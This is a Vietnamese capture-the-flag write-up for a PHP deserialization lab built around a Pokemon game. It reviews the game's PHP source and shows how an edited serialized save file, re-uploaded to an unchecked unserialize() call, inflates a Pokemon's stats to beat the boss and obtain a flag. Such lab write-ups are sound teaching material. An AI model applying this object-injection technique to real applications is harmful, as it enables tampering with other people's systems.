**Thử thách về lỗi bảo mật liên quan đến quá trình Serialize và Deserialize**

Đến với lỗi bảo mật liên quan đến PHP Serialize và Deserialize, có 2 mục tiêu cần tấn công:

**Game Pokemon**: <http://game-pokemon.cyberjutsu-lab.tech:15001/>

**Link back-up**: [http://game-pokemon.backup.cyberjutsu-lab.tech:15001/](http://game-pokemon-backup.cyberjutsu-lab.tech:15001/)

* **Nhiệm vụ 1**: Chiến thắng boss ở map 2.
* **Nhiệm vụ 2:** Chiến thắng boss ở map 3.
* **Nhiệm vụ 3**: RCE server và đọc bí mật ở thư mục gốc (có 2 cách giải).

PHP Workshop với nhiệm vụ **RCE và đọc bí mật ở thư mục gốc** thông qua các level sau:

* **Level 1**: [http://php-deserialization.cyberjutsu-lab.tech:25001](http://php-deserialization.cyberjutsu-lab.tech:25001/)
* **Level 2**: [http://php-deserialization.cyberjutsu-lab.tech:25002](http://php-deserialization.cyberjutsu-lab.tech:25002/)
* **Level 3**: [http://php-deserialization.cyberjutsu-lab.tech:25003](http://php-deserialization.cyberjutsu-lab.tech:25003/)
* **Level 4**: [http://php-deserialization.cyberjutsu-lab.tech:25004](http://php-deserialization.cyberjutsu-lab.tech:25004/)

Sau khi hoàn thành nhiệm vụ, bạn **vui lòng nộp lại Flag tại link**: https://wpt.cyberjutsu.io/challenges

**Game POKEMON**

**Review qua về source code**

A computer screen shot of a program

AI-generated content may be incorrect.

Cấu trúc mã nguồn của game Pokemon khá đồ sộ và được tổ chức thành nhiều tệp tin, chức năng riêng biệt. Do đó, trong phần này, mình sẽ tiến hành đánh giá sơ bộ một số đoạn code tiêu biểu trong phần backend để nắm được cách hoạt động tổng thể của ứng dụng. Các phần còn lại sẽ được phân tích kỹ hơn trong quá trình khai thác sau.

Trước tiên mình sẽ kiểm tra file index.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38 | *<?php*  *#======================================#*  *# Đoạn code xử lí chính của game #*  *#======================================#*  **include**(*"helper/all\_libs.php"*);  session\_start();  **if** (!isset($\_SESSION[*"username"*]))  **die**(*'{"msg": "You are not logged in"}'*);  **if** (!isset($\_SESSION[*"trainer"*]))  **die**(*'{"msg": "You havent started the game yet"}'*);  **if** (isset($\_GET[*"level"*]) && isset($\_POST[*"action"*])) {  $level = $\_GET[*"level"*];  $action = $\_POST[*"action"*];  **switch** ($level) {  *// Xử lí theo map*  **case** *'map1'*:  **include**(*'map1.php'*);  **break**;  **case** *'map2'*:  **include**(*'map2.php'*);  **break**;  **case** *'map3'*:  **include**(*'map3.php'*);  **break**;  **case** *'map4'*:  **include**(*'map4.php'*);  **break**;  **case** *'map5'*:  *// Không làm gì hết ở đây, đố hack được luôn đó :)*  **break**;  **default**:  **break**;  }  } |

Đây là đoạn code xử lý chính của game Pokemon, đóng vai trò như điểm vào (entry point) cho các hành động trong game. File index.php thực hiện các bước sau:

* Khởi tạo phiên làm việc qua lệnh session\_start()để quản lý trạng thái người chơi qua biến $\_SESSION. Sau đó sẽ kiểm tra đăng nhập và trạng thái game. Nếu người chơi chưa đăng nhập hoặc chưa bắt đầu game, hệ thống sẽ trả về thông báo JSON và dừng xử lý.
* Sau khi kiểm tra đặng nhập, đoạn code sẽ xử lý hành động theo từng map dựa trên tham số level (truyền qua GET) và action (truyền qua POST), hệ thống sẽ gọi file xử lý tương ứng cho từng map.

Dựa trên kết quả phân tích file index.php, có thể thấy source code của game Pokemon được tổ chức theo từng map và phụ thuộc vào trạng thái phiên làm việc của người chơi. Vì vậy, để tiếp tục quá trình đánh giá và khai thác, mình sẽ tập trung vào hai phần quan trọng:

* **Phần xử lý đăng nhập:** nhằm xác định cách hệ thống lưu trữ và xác thực phiên làm việc (session), từ đó đánh giá khả năng kiểm soát truy cập hoặc giả mạo phiên.
* **Phần xử lý theo từng map:** để hiểu rõ logic xử lý hành động trong game và tìm kiếm các điểm có thể khai thác.

Trong phần tiếp theo, mình sẽ đi sâu vào phân tích đoạn mã đăng nhập để hiểu rõ cách xác thực người dùng và cách session được lưu trữ trong hệ thống. Đây là bước quan trọng để xác định khả năng giả mạo phiên hoặc vượt qua cơ chế kiểm tra truy cập.

Kiểm tra file code login.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | *<?php*  *#==========================================#*  *# Đoạn code sử dụng ở phần đăng nhập #*  *#==========================================#*  **include**(*"all\_libs.php"*);  session\_start();  **if** (isset($\_POST[*"username"*]) && isset($\_POST[*"password"*])) {  $user = $db->query\_user($\_POST[*"username"*], $\_POST[*"password"*]);  **if** (isset($user)) {  $\_SESSION[*"username"*] = $user[*"username"*];  $message = *"<font color='green'>Login successfully,*  *redirecting...</font><meta http-equiv='refresh' content='1;url=./new\_game.html'/>"*;  } **else**  $message = *"<font color='red'>Wrong username or password</font>"*;  }  **if** (isset($message))  **echo** $message; |

Đoạn code này xử lý chức năng đăng nhập của người chơi trong game Pokemon. Đây là bước đầu tiên để khởi tạo phiên làm việc và xác thực người dùng:

* **Xác thực người dùng**: Kiểm tra xem username và password có tồn tại trong $\_POST, sau đó gọi hàm query\_user() để truy vấn thông tin từ cơ sở dữ liệu.
* **Lưu phiên**: Nếu thông tin hợp lệ, tên người dùng sẽ được lưu vào $\_SESSION["username"], cho phép xác định người chơi trong các phần xử lý sau.
* **Phản hồi HTML**: Trả về thông báo thành công hoặc thất bại, kèm theo thẻ meta refresh để chuyển hướng sang trang new\_game.html.

Có vẻ đoạn code này không có nhiều thông tin đáng để khai thác, vì vậy mình sẽ chuyển qua file start.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | *<?php*  *#=======================================#*  *# Đoạn code sử dụng để start game #*  *#=======================================#*  **include**(*"all\_libs.php"*);  session\_start();  **if** (isset($\_POST[*"pokemon\_name"*]) && isset($\_POST[*"pokemon\_type"*]))  $\_SESSION[*"trainer"*] = **new** Trainer($\_SESSION[*"username"*],  $\_POST[*"pokemon\_name"*], $\_POST[*"pokemon\_type"*]);    **die**(header(*"Location: ../../frontend/html/map1.html"*)); |

Đây là đoạn code chịu trách nhiệm khởi tạo phiên chơi mới cho người dùng, sau khi họ đã đăng nhập thành công. Cụ thể, file start.php thực hiện các bước sau:

* **Khởi tạo session**: session\_start(); Cho phép lưu trữ thông tin người chơi trong biến $\_SESSION.
* **Khởi tạo đối tượng Trainer**: nhằm tạo một đối tượng Trainer mới, lưu vào session. Đối tượng này có thể chứa thông tin về người chơi, Pokemon đã chọn, và trạng thái game.
* **Chuyển hướng sang map đầu tiên**: Sau khi khởi tạo xong, hệ thống chuyển người chơi sang giao diện map đầu tiên để bắt đầu hành trình.

Dựa trên kết quả phân tích đoạn mã xử lý trong file start.php, có thể xác định hai thành phần tiềm năng cần được kiểm tra kỹ hơn: class Trainer, nơi chứa logic điều khiển nhân vật người chơi, và đoạn mã xử lý trong map1.php, nơi diễn ra các tương tác chính trong giai đoạn đầu của game. Trong phần này, mình sẽ tập trung phân tích mã nguồn của map1.php để hiểu rõ cách game vận hành các hành động như khởi tạo trận đấu, chiến đấu và chạy trốn, từ đó xác định các điểm có thể khai thác trong quá trình chơi.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33 | *<?php*  *#=============================#*  *# Đoạn code xử lí map 1 #*  *#=============================#*  **if** ($action == *"new\_battle"*) {  $health = rand(20, 40);  $damage = rand(10, 15);  $wild\_pokemon = **new** Pokemon($health, $damage);  $\_SESSION[*"enemy"*] = $wild\_pokemon;  **echo** json\_encode([$\_SESSION[*"trainer"*]->pokemon, $wild\_pokemon]);  **die**();  }  **else** **if** ($action == *"fight"*) {  **if** (!isset($\_SESSION[*"enemy"*])) {  *// Khi chưa khởi tạo đối thủ*  *// Trả về mảng rỗng thể hiện không có sự đánh nhau nào*  **echo** json\_encode([]);  **die**();  }  $result = $\_SESSION[*"trainer"*]->fight($\_SESSION[*"enemy"*]);  $\_SESSION[*"enemy"*] = **null**;  **echo** json\_encode($result);  **die**();  }  **else** **if** ($action == *"run"*) {  $result = $\_SESSION[*"trainer"*]->run();  **if** ($result == **true**)  **echo** *"You escaped"*;  **else**  **echo** *"You failed to escape, and lost a little HP"*;  **die**();  } |

* **Khởi tạo trận đấu mới (new\_battle):** Tạo một Pokemon hoang dã với chỉ số ngẫu nhiên rồi lưu đối tượng này vào session dưới biến enemy. Sau đó trả về thông tin của Pokemon người chơi và Pokemon hoang dã dưới dạng JSON.
* **Thực hiện hành động chiến đấu (fight):** Sử dụng isset($\_SESSION["enemy"] để kiểm tra xem có đối thủ chưa, nếu chưa sẽ thoát ra còn nếu có thì gọi phương thức fight() từ đối tượng Trainer để xử lý logic chiến đấu. Sau khi chiến đấu xong, xóa đối thủ khỏi session và trả về kết quả.
* **Thoát khỏi trận đấu (run):** Gọi phương thức run() từ đối tượng Trainer rồi trả về thông báo tùy theo kết quả chạy trốn.

Trong phần tiếp theo, mình sẽ đi sâu vào phân tích class Trainer, vì đây là thành phần trung tâm trong quá trình xử lý logic game và là điểm tiềm năng để khai thác lỗ hổng. Vì vậy mình sẽ phân tích file trainer.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56 | *<?php*  *#========================================#*  *# Các class dùng để tạo ra trainer #*  *#========================================#*  **include\_once**(*"game\_config.php"*);  **class** **Trainer**  {  **public** $name;  **public** $pokemon;  **public** **function** \_\_construct($name, $pokemon\_name, $pokemon\_type)  {  $this->name = $name;  $health = rand(GlobalConfig::BASE\_HEALTH\_MIN,  GlobalConfig::BASE\_HEALTH\_MAX);  $damage = rand(GlobalConfig::BASE\_DMG\_MIN,  GlobalConfig::BASE\_DMG\_MAX);  $this->pokemon = **new** Pokemon($health, $damage, $pokemon\_name,  $pokemon\_type);  }  **public** **function** fight(Pokemon $wild\_pokemon)  {  $result = **array**();  *// Đánh nhau cho đến khi 1 trong 2 Pokemon hết máu*  **while** ($this->pokemon->health > 0 && $wild\_pokemon->health > 0) {  $this->pokemon->health = $this->pokemon->health - $wild\_pokemon->damage;  $wild\_pokemon->health = $wild\_pokemon->health - $this->pokemon->damage;  array\_push($result, **array**($this->pokemon->health, $wild\_pokemon->health));  }  $this->pokemon->levelUp();  **return** $result;  }  **public** **function** checkAlive()  {  **if** ($this->pokemon->health < 0) {  **return** **false**;  }  **return** **true**;  }  **public** **function** run()  {  $rate = rand(0, 100);  **if** ($rate > GlobalConfig::RUN\_CHANCE) {  **return** **true**;  }  $this->pokemon->health = $this->pokemon->health - intval($this->pokemon-  >health / 10);  **return** **false**;  }  **public** **function** \_\_toString() {  **return** json\_encode($this);  }  }  **class** **TrumCuoi** **extends** Trainer  {  **public** **function** fight(Pokemon $wild\_pokemon)  {  **return** **Array**(**Array**(1, 0)); *// đặt số máu của Pokemon hoang dã = 0*  }  } |

Class Trainer là thành phần trung tâm trong hệ thống game Pokemon, đại diện cho người chơi và chứa toàn bộ logic xử lý liên quan đến Pokemon của họ. Đối tượng này được khởi tạo khi người chơi bắt đầu game và được lưu vào session để duy trì trạng thái trong suốt quá trình chơi.

**Cấu trúc khởi tạo:** public function \_\_construct($name, $pokemon\_name, $pokemon\_type)

* Khởi tạo tên người chơi và tạo một Pokemon mới với chỉ số máu và sát thương ngẫu nhiên, dựa trên giá trị cấu hình từ GlobalConfig.
* Pokemon được gắn vào thuộc tính $this->pokemon.

**Hành động chiến đấu:** public function fight(Pokemon $wild\_pokemon)

* Thực hiện vòng lặp chiến đấu giữa Pokemon của người chơi và Pokemon hoang dã cho đến khi một trong hai hết máu.
* Mỗi vòng đấu sẽ cập nhật lại máu và lưu vào mảng kết quả.
* Sau khi kết thúc, Pokemon của người chơi sẽ được tăng cấp thông qua phương thức levelUp().

**Kiểm tra trạng thái sống:** public function checkAlive()

* Trả về true nếu Pokemon còn máu, ngược lại trả về false.

**Hành động chạy trốn:** public function run()

* Tính xác suất chạy trốn dựa trên giá trị GlobalConfig::RUN\_CHANCE.
* Nếu thất bại, Pokemon của người chơi sẽ bị trừ 10% máu.

**Chuyển đổi đối tượng sang chuỗi:** public function \_\_toString()

* Trả về chuỗi JSON đại diện cho toàn bộ đối tượng Trainer.
* Đây là điểm tiềm năng để khai thác nếu đối tượng được tuần tự hóa và lưu vào session hoặc truyền qua client.

**Class mở rộng:** public function fight(Pokemon $wild\_pokemon)

* Class TrumCuoi kế thừa từ Trainer và ghi đè phương thức fight():
* Luôn trả về kết quả chiến thắng tuyệt đối (one-round KO), khiến Pokemon hoang dã bị hạ gục ngay lập tức.

Từ đoạn code trong start.php và map1.php, có thể thấy đối tượng Pokemon đóng vai trò trung tâm trong việc lưu trữ thông tin về Pokemon của người chơi cũng như đối thủ hoang dã. Đối tượng này được khởi tạo với các thuộc tính như máu (health), sát thương (damage), tên và loại Pokemon, và được sử dụng xuyên suốt trong các hành động như chiến đấu (fight) và chạy trốn (run).

Việc sử dụng class Pokemon trong cả Trainer và map1 cho thấy đây là một thành phần quan trọng trong logic game. Do đó, để hiểu rõ cách hoạt động và xác định các điểm có thể khai thác, mình sẽ tiến hành phân tích chi tiết đoạn code chứa class Pokemon trong phần tiếp theo:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31 | *<?php*  *#===================================#*  *# Class dùng để tạo ra pokemon #*  *#===================================#*  **include\_once**(*"game\_config.php"*);  **class** **Pokemon**  {  **public** $name;  **public** $type;  **public** $health;  **public** $damage;  **public** **function** \_\_construct($health, $damage, $name = *""*, $type = *"pikachu"*)  {  $this->name = $name;  $this->type = $type;  $this->health = $health;  $this->damage = $damage;  }  **public** **function** levelUp()  {  $this->damage = $this->damage + GlobalConfig::DMG\_INCREASE;  $this->health = $this->health + GlobalConfig::HEALTH\_INCREASE;  }  **public** **function** \_\_toString()  {  **return** json\_encode($this);  }  } |

Class Pokemon là thành phần cốt lõi trong hệ thống game, đại diện cho các nhân vật chiến đấu của người chơi và đối thủ. Đối tượng này được khởi tạo trong quá trình bắt đầu game và được sử dụng xuyên suốt trong các hành động như chiến đấu, chạy trốn và nâng cấp.

**Cấu trúc khởi tạo:**

* Khởi tạo một Pokemon với các thuộc tính: tên (name), loại (type), máu (health) và sát thương (damage).
* Nếu không truyền tên và loại, mặc định loại Pokemon sẽ là "pikachu".

**Nâng cấp Pokemo**n: public function levelUp()

* Tăng sát thương và máu của Pokemon dựa trên giá trị cấu hình từ GlobalConfig.
* Được gọi sau mỗi trận chiến thắng để tăng sức mạnh cho Pokemon người chơi.

**Chuyển đổi đối tượng sang chuỗi:** public function \_\_toString()

* Trả về chuỗi JSON đại diện cho toàn bộ đối tượng Pokemon.
* Hữu ích trong việc hiển thị thông tin hoặc ghi log, nhưng cũng có thể hỗ trợ việc phân tích cấu trúc đối tượng khi khai thác.

Thông qua quá trình review mã nguồn ở trên, chúng ta đã có cái nhìn tổng quan về cách hệ thống game Pokemon vận hành, bao gồm cơ chế khởi tạo phiên chơi, xử lý hành động trong map đầu tiên, và cấu trúc các class chính như Trainer và Pokemon. Với những thông tin này, mình quyết định sẽ bỏ qua việc phân tích chi tiết các file còn lại như map2.php, map3.php, ..., vì nhiều khả năng chúng có cấu trúc tương tự map1.php và không mang lại giá trị khai thác mới.

Thay vào đó, mình sẽ bắt đầu thực hiện quá trình khai thác, tập trung vào các điểm đã được xác định tiềm năng như cơ chế lưu session, cấu trúc đối tượng Trainer, và khả năng giả mạo hoặc kiểm soát dữ liệu trong quá trình chơi. Trong quá trình khai thác, nếu cần thiết, mình sẽ tiếp tục phân tích mã nguồn theo từng bước cụ thể để phục vụ cho việc xây dựng payload và đánh giá mức độ ảnh hưởng của lỗ hổng.

**Khai thác**

Khi truy cập vào trang web, mình được chuyển đến giao diện chính của game với thiết kế mang phong cách retro. Tại đây, màn hình hiển thị dòng chào mừng:**“Welcome to Pokemon Game”** cùng hai lựa chọn chính:

* **New Game** – nút màu xanh lá cây, cho phép người chơi bắt đầu một hành trình mới.
* **Load Game** – nút màu vàng, dùng để tiếp tục phiên chơi trước đó nếu đã lưu.

Đây là điểm khởi đầu cho toàn bộ trải nghiệm trong game, nơi người chơi sẽ chọn cách bắt đầu hành trình của mình:

A screenshot of a video game

AI-generated content may be incorrect.

Vì chưa có tiến trình chơi nào được lưu trước đó, mình lựa chọn New Game để bắt đầu hành trình mới. Tuy nhiên, do chưa thực hiện đăng nhập, hệ thống đã tự động chuyển hướng sang trang đăng nhập để xác thực người dùng trước khi cho phép khởi tạo phiên chơi. Đây là cơ chế kiểm tra hợp lệ nhằm đảm bảo rằng mỗi người chơi đều có một phiên riêng biệt, được quản lý thông qua session:

A screenshot of a computer

AI-generated content may be incorrect.

Sau khi đăng nhập thành công, hệ thống tự động chuyển hướng người chơi đến giao diện tạo nhân vật, nơi bắt đầu hành trình trong game:

A screenshot of a video game

AI-generated content may be incorrect.

Tại đây, người chơi được yêu cầu nhập tên cho Pokemon của mình và lựa chọn một trong ba Pokemon khởi đầu quen thuộc: Charmander, Bulbasaur, hoặc Squirtle. Giao diện được thiết kế theo phong cách pixel cổ điển, tạo cảm giác hoài niệm và gợi nhớ đến phiên bản Pokemon nguyên bản.

Đây là bước quan trọng để khởi tạo đối tượng Trainer trong hệ thống, đồng thời đánh dấu việc bắt đầu phiên chơi mới. Sau khi hoàn tất lựa chọn, dữ liệu sẽ được gửi đến backend để lưu vào session và chuyển người chơi sang map đầu tiên.

Vì vậy, mình tiến hành nhập tên cho Pokemon và lựa chọn một trong ba Pokemon khởi đầu để bắt đầu hành trình: Charmander, Bulbasaur, hoặc Squirtle. Sau khi hoàn tất, thông tin này sẽ được gửi đến backend thông qua phương thức POST, nơi hệ thống sẽ khởi tạo đối tượng Trainer tương ứng và lưu vào session.

Cuối cùng, sau khi hoàn tất quá trình đăng nhập và khởi tạo nhân vật, game đã chính thức bắt đầu và mình được chuyển đến map1, bản đồ đầu tiên trong hành trình khám phá thế giới Pokemon.

A screenshot of a video game

AI-generated content may be incorrect.

Giao diện map1 mang phong cách pixel cổ điển, với các chi tiết quen thuộc như nhà, cây, biển báo và nhân vật huấn luyện viên đứng chờ. Đây là nơi diễn ra các tương tác đầu tiên trong game, bao gồm việc gặp Pokemon hoang dã, chiến đấu, hoặc chạy trốn. Tại thời điểm này, session đã lưu đầy đủ thông tin về người chơi và Pokemon, cho phép hệ thống xử lý các hành động tiếp theo thông qua các request gửi đến backend.

Từ đây, mình sẽ bắt đầu quá trình khai thác, kiểm tra cách game phản hồi với các hành động như "new\_battle", "fight" và "run", đồng thời quan sát cách session được cập nhật sau mỗi tương tác. Nếu có điểm bất thường hoặc lỗ hổng logic, đó sẽ là cơ hội để xây dựng payload khai thác.

Trước tiên, mình bắt đầu di chuyển quanh bản đồ một lúc để khám phá môi trường trong game. Trong quá trình di chuyển, hệ thống đã kích hoạt sự kiện ngẫu nhiên và mình gặp phải một Pokemon hoang dã, đây là cơ chế thường thấy trong các game Pokemon, nơi người chơi có thể bị chặn lại bất ngờ bởi một trận đấu.

A screenshot of a video game

AI-generated content may be incorrect.

Ngay sau khi gặp đối thủ, giao diện chuyển sang màn hình chiến đấu, hiển thị thông tin của cả hai Pokemon: Pokemon của người chơi và Pokemon hoang dã. Mỗi bên có chỉ số máu (HP) và sát thương (Strength) riêng, kèm theo hai lựa chọn hành động: Fight để chiến đấu hoặc Run để cố gắng chạy trốn.

Đây là điểm khởi đầu cho các tương tác chiến đấu trong game, nơi mình có thể bắt đầu kiểm tra logic xử lý của hệ thống, bao gồm cách tính sát thương, cập nhật máu, và phản hồi từ phía server. Trong phần tiếp theo, mình sẽ thử thực hiện một hành động để quan sát phản ứng của game và đánh giá khả năng khai thác.

Và tương tự như đã phân tích trước đó từ source code, ấn Figh để chiến đấu và Run để chạy trốn.

* **Fight:** Khi nhấn nút này, hệ thống sẽ thực hiện vòng lặp chiến đấu giữa Pokemon của người chơi và Pokemon hoang dã. Mỗi lượt, cả hai bên sẽ mất một lượng máu tương ứng với sát thương của đối phương. Trận đấu kết thúc khi một trong hai Pokemon hết máu. Nếu người chơi chiến thắng, Pokemon của họ sẽ được tăng cấp thông qua hàm , giúp tăng chỉ số máu và sát thương. Ngược lại, nếu thua, Pokemon sẽ chết và phiên chơi kết thúc, tương đương với trạng thái “game over”.
* **Run:** Đây là lựa chọn để cố gắng thoát khỏi trận đấu. Hệ thống sẽ thực hiện kiểm tra ngẫu nhiên dựa trên tỉ lệ được cấu hình trong . Nếu chạy trốn thành công, người chơi sẽ thoát khỏi trận đấu mà không bị ảnh hưởng. Tuy nhiên, nếu thất bại, Pokemon của người chơi sẽ bị trừ 10% máu như một hình phạt.

Sau một thời gian khám phá và di chuyển trong game, mình đã tiến đến tầng 2, đây là nơi độ khó bắt đầu tăng lên rõ rệt. Tại đây, mình gặp phải Boss 1, một quái vật có ngoại hình dữ tợn và chỉ số vượt trội hoàn toàn so với Pokemon của người chơi:

A screenshot of a video game

AI-generated content may be incorrect.

Boss sở hữu lượng máu lên tới 8617 HP và sát thương 132, trong khi Pokemon của mình chỉ có 24 HP và sát thương 66. Đây là một tình huống bất lợi rõ rệt, gần như không thể chiến thắng nếu sử dụng Pokemon thông thường.

Cuộc đối đầu này là một bước ngoặt trong quá trình khai thác, vì nó cho thấy rõ sự chênh lệch sức mạnh và mở ra khả năng kiểm tra logic xử lý trận đấu với boss.

Ở đây trước tiên mình sẽ kiểm tra đoạn code liên quan đến map này trong file map2.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46 | *<?php*  *#=============================#*  *# Đoạn code xử lí map 2 #*  *#=============================#*  **if** ($action == *"new\_battle"*) {  $health = rand(70, 100);  $damage = rand(10, 30);  $wild\_pokemon = **new** Pokemon($health, $damage);  $\_SESSION[*"enemy"*] = $wild\_pokemon;  **echo** json\_encode([$\_SESSION[*"trainer"*]->pokemon, $wild\_pokemon]);  **die**();  }  **else** **if** ($action == *"boss"*) {  $health = rand(5000, 10000);  $damage = rand(100, 300);  $wild\_pokemon = **new** Pokemon($health, $damage);  $\_SESSION[*"enemy"*] = $wild\_pokemon;  **echo** json\_encode([$\_SESSION[*"trainer"*]->pokemon, $wild\_pokemon]);  **die**();  }  **else** **if** ($action == *"fight"*) {  **if** (!isset($\_SESSION[*"enemy"*])) {  *// Khi chưa khởi tạo đối thủ*  *// Trả về mảng rỗng thể hiện không có sự đánh nhau nào*  **echo** json\_encode([]);  **die**();  }  $result = $\_SESSION[*"trainer"*]->fight($\_SESSION[*"enemy"*]);  *// Nếu đánh thắng 1 con boss, sẽ trả về FLAG ở header*  **if** ($\_SESSION[*"trainer"*]->checkAlive()) {  **if** ($\_SESSION[*"enemy"*]->damage >= 100) {  header(*"Flag: "* . getenv(*"BOSS1\_FLAG"*));  }  }  $\_SESSION[*"enemy"*] = **null**;  **echo** json\_encode($result);  **die**();  }  **else** **if** ($action == *"run"*) {  $result = $\_SESSION[*"trainer"*]->run();  **if** ($result == **true**)  **echo** *"You escaped"*;  **else**  **echo** *"You failed to escape, and lost a little HP"*;  **die**();  } |

File map2.php chịu trách nhiệm xử lý các tương tác trong tầng thứ hai của game Pokemon. Tại tầng này, cũng khá tương tự tầng trước nhữngđộ khó được nâng cao rõ rệt với sự xuất hiện của boss, và logic xử lý cũng có thêm điều kiện đặc biệt liên quan đến việc trả về **FLAG** khi người chơi chiến thắng. Cụ thể:

* Tạo một Pokemon hoang dã với chỉ số cao hơn tầng 1.
* Tạo boss với chỉ số cực cao, thể hiện rõ sự chênh lệch sức mạnh(máu từ 5000 đến 10000 và sức chiến đấu từ 100 đến 300). Đây là thử thách lớn, gần như không thể vượt qua nếu không có chiến thuật hoặc payload đặc biệt.
* Nếu người chơi còn sống sau trận đấu và đối thủ có sát thương ≥ 100 (tức là boss), hệ thống sẽ trả về FLAG thông qua header Flag.

Thông tin hiện tại là chưa đủ giá trị để khai thác nên mình sẽ tìm kiếm tiếp và đã phát hiện ra một file thú vị là save-load.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44 | *<?php*  *#======================================================#*  *# Đoạn code giúp save và load dữ liệu người chơi #*  *#======================================================#*  **include**(*"helper/all\_libs.php"*);  session\_start();  **if** (!isset($\_SESSION[*"username"*]))  **die**(*'{"msg": "You are not logged in"}'*);  **if** (isset($\_GET[*"action"*])) {  **if** ($\_GET[*"action"*] == *"save"*) {  **if** (!isset($\_SESSION[*"trainer"*]))  **die**(*'{"msg": "You havent started the game yet"}'*);    $message = serialize($\_SESSION[*"trainer"*]);  *// Tải về thành file pokemon.sav*  header(*'Content-Type: application/octet-stream'*);  header(*"Content-disposition: attachment; filename=pokemon.sav"*);  header(*"Content-Length: "* . strlen($message));  **echo** $message;  }  **else** **if** ($\_GET[*"action"*] == *"load"*) {  **if** (isset($\_FILES[*"data"*])) {  $data = file\_get\_contents($\_FILES[*"data"*][*"tmp\_name"*]);  *// Xử lý khi unserialize bị lỗi*  $trainer = @unserialize($data);  **if** ($trainer == **null**) {  **echo** *"Something went wrong"*;  }  **else** {  $\_SESSION[*"trainer"*] = $trainer;  **echo** *"Load successfully"*;  }  }  **else** {  **echo** *"Empty data"*;  }  }  }  **else** {  **echo** *'{"msg": "Empty action"}'*;  } |

File save-load.php chịu trách nhiệm xử lý việc lưu và tải lại dữ liệu người chơi, cụ thể là đối tượng Trainer đang được lưu trong session. Đây là điểm giao tiếp trực tiếp giữa client và server thông qua cơ chế tuần tự hóa (serialization), và là nơi có thể khai thác nếu không có biện pháp kiểm tra nghiêm ngặt.

* Dữ liệu của người chơi (đối tượng Trainer) được tuần tự hóa bằng serialize() và trả về dưới dạng file tải về tên pokemon.sav. Đây là cách hệ thống cho phép người chơi lưu tiến trình chơi.
* Cho phép người chơi tải lại tiến trình bằng cách upload file .sav. Dữ liệu được đọc và giải tuần tự bằng unserialize() mà không có bất kỳ kiểm tra loại đối tượng nào. Nếu giải tuần tự thành công, đối tượng Trainer sẽ được ghi đè vào session. Đây là điểm cực kỳ nhạy cảm vì hệ thống cho phép người chơi upload một file .sav chứa dữ liệu tuần tự hóa, và thực hiện unserialize() trực tiếp mà không kiểm tra class hoặc cấu trúc.


Từ thông tin này, mình có thể thấy 1 khả năng khai thác php deserialization (**PHP Object Injection)**. Vì vậy trước tiên mình sẽ thực hiện việc save game:

A screenshot of a video game

AI-generated content may be incorrect.

Sau khi nhấn nút **Save Game**, hệ thống đã thực hiện tuần tự hóa đối tượng Trainer hiện tại trong session và trả về một file có tên **pokemon.sav** để người chơi tải về. Đây chính là file chứa toàn bộ thông tin phiên chơi bao gồm tên huấn luyện viên, Pokemon, chỉ số máu, sát thương, loại Pokemon, và cấp độ hiện tại

File pokemon.sav được tải về sau khi nhấn Save Game thực chất là kết quả của việc tuần tự hóa (serialize) đối tượng Trainer hiện tại trong session. Nội dung bên trong file này không phải là văn bản thuần túy dễ đọc, mà là chuỗi dữ liệu được mã hóa theo định dạng nội bộ của PHP để lưu trữ trạng thái đối tượng:



Cụ thể:

O:7:"Trainer":2:{s:4:"name";s:6:"wiener";s:7:"pokemon";O:7:"Pokemon":4:{s:4:"name";s:6:"abcdef";s:4:"type";s:9:"bulbasaur";s:6:"health";i:20;s:6:"damage";i:66;}}

Đây là định dạng tuần tự hóa của PHP, trong đó:

* O:7:"Trainer" là đối tượng Trainer với 7 ký tự tên class.
* s:4:"name";s:5:"karen" là thuộc tính name có gúa trị “karen”.
* O:7:"Pokemon" là đối tượng Pokemon bên trong Trainer.

Dựa trên thông tin đã phân tích, để có thể đánh bại boss, mình sẽ tiến hành chỉnh sửa chỉ số máu và sát thương của Pokemon nhằm đảm bảo chiến thắng trong trận đấu.

Thực hiện thay đổi máu và sát thương lên cao:



Tiếp đó mình sẽ load game từ file pokemon.sav đã được chỉnh sửa. Sau đó mình truy cập vào viewinfo để xem thông tin của nhân vật và pokemon của mình thì thấy toàn bộ chỉ số đã được nâng cao:

A screenshot of a video game

AI-generated content may be incorrect.

Tiếp theo, với chỉ số máu và sát thương đã được chỉnh sửa vượt trội, mình chỉ cần nhấn Fight để dễ dàng đánh bại Boss trong một lượt. Boss không có cơ hội phản công, và trận đấu kết thúc ngay lập tức:

A screenshot of a video game

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

Kết quả là ứng dụng nhận diện đây là một trận thắng trước Boss (vì damage >= 100) và trả về FLAG thông qua header như đã phân tích trong map2.php.

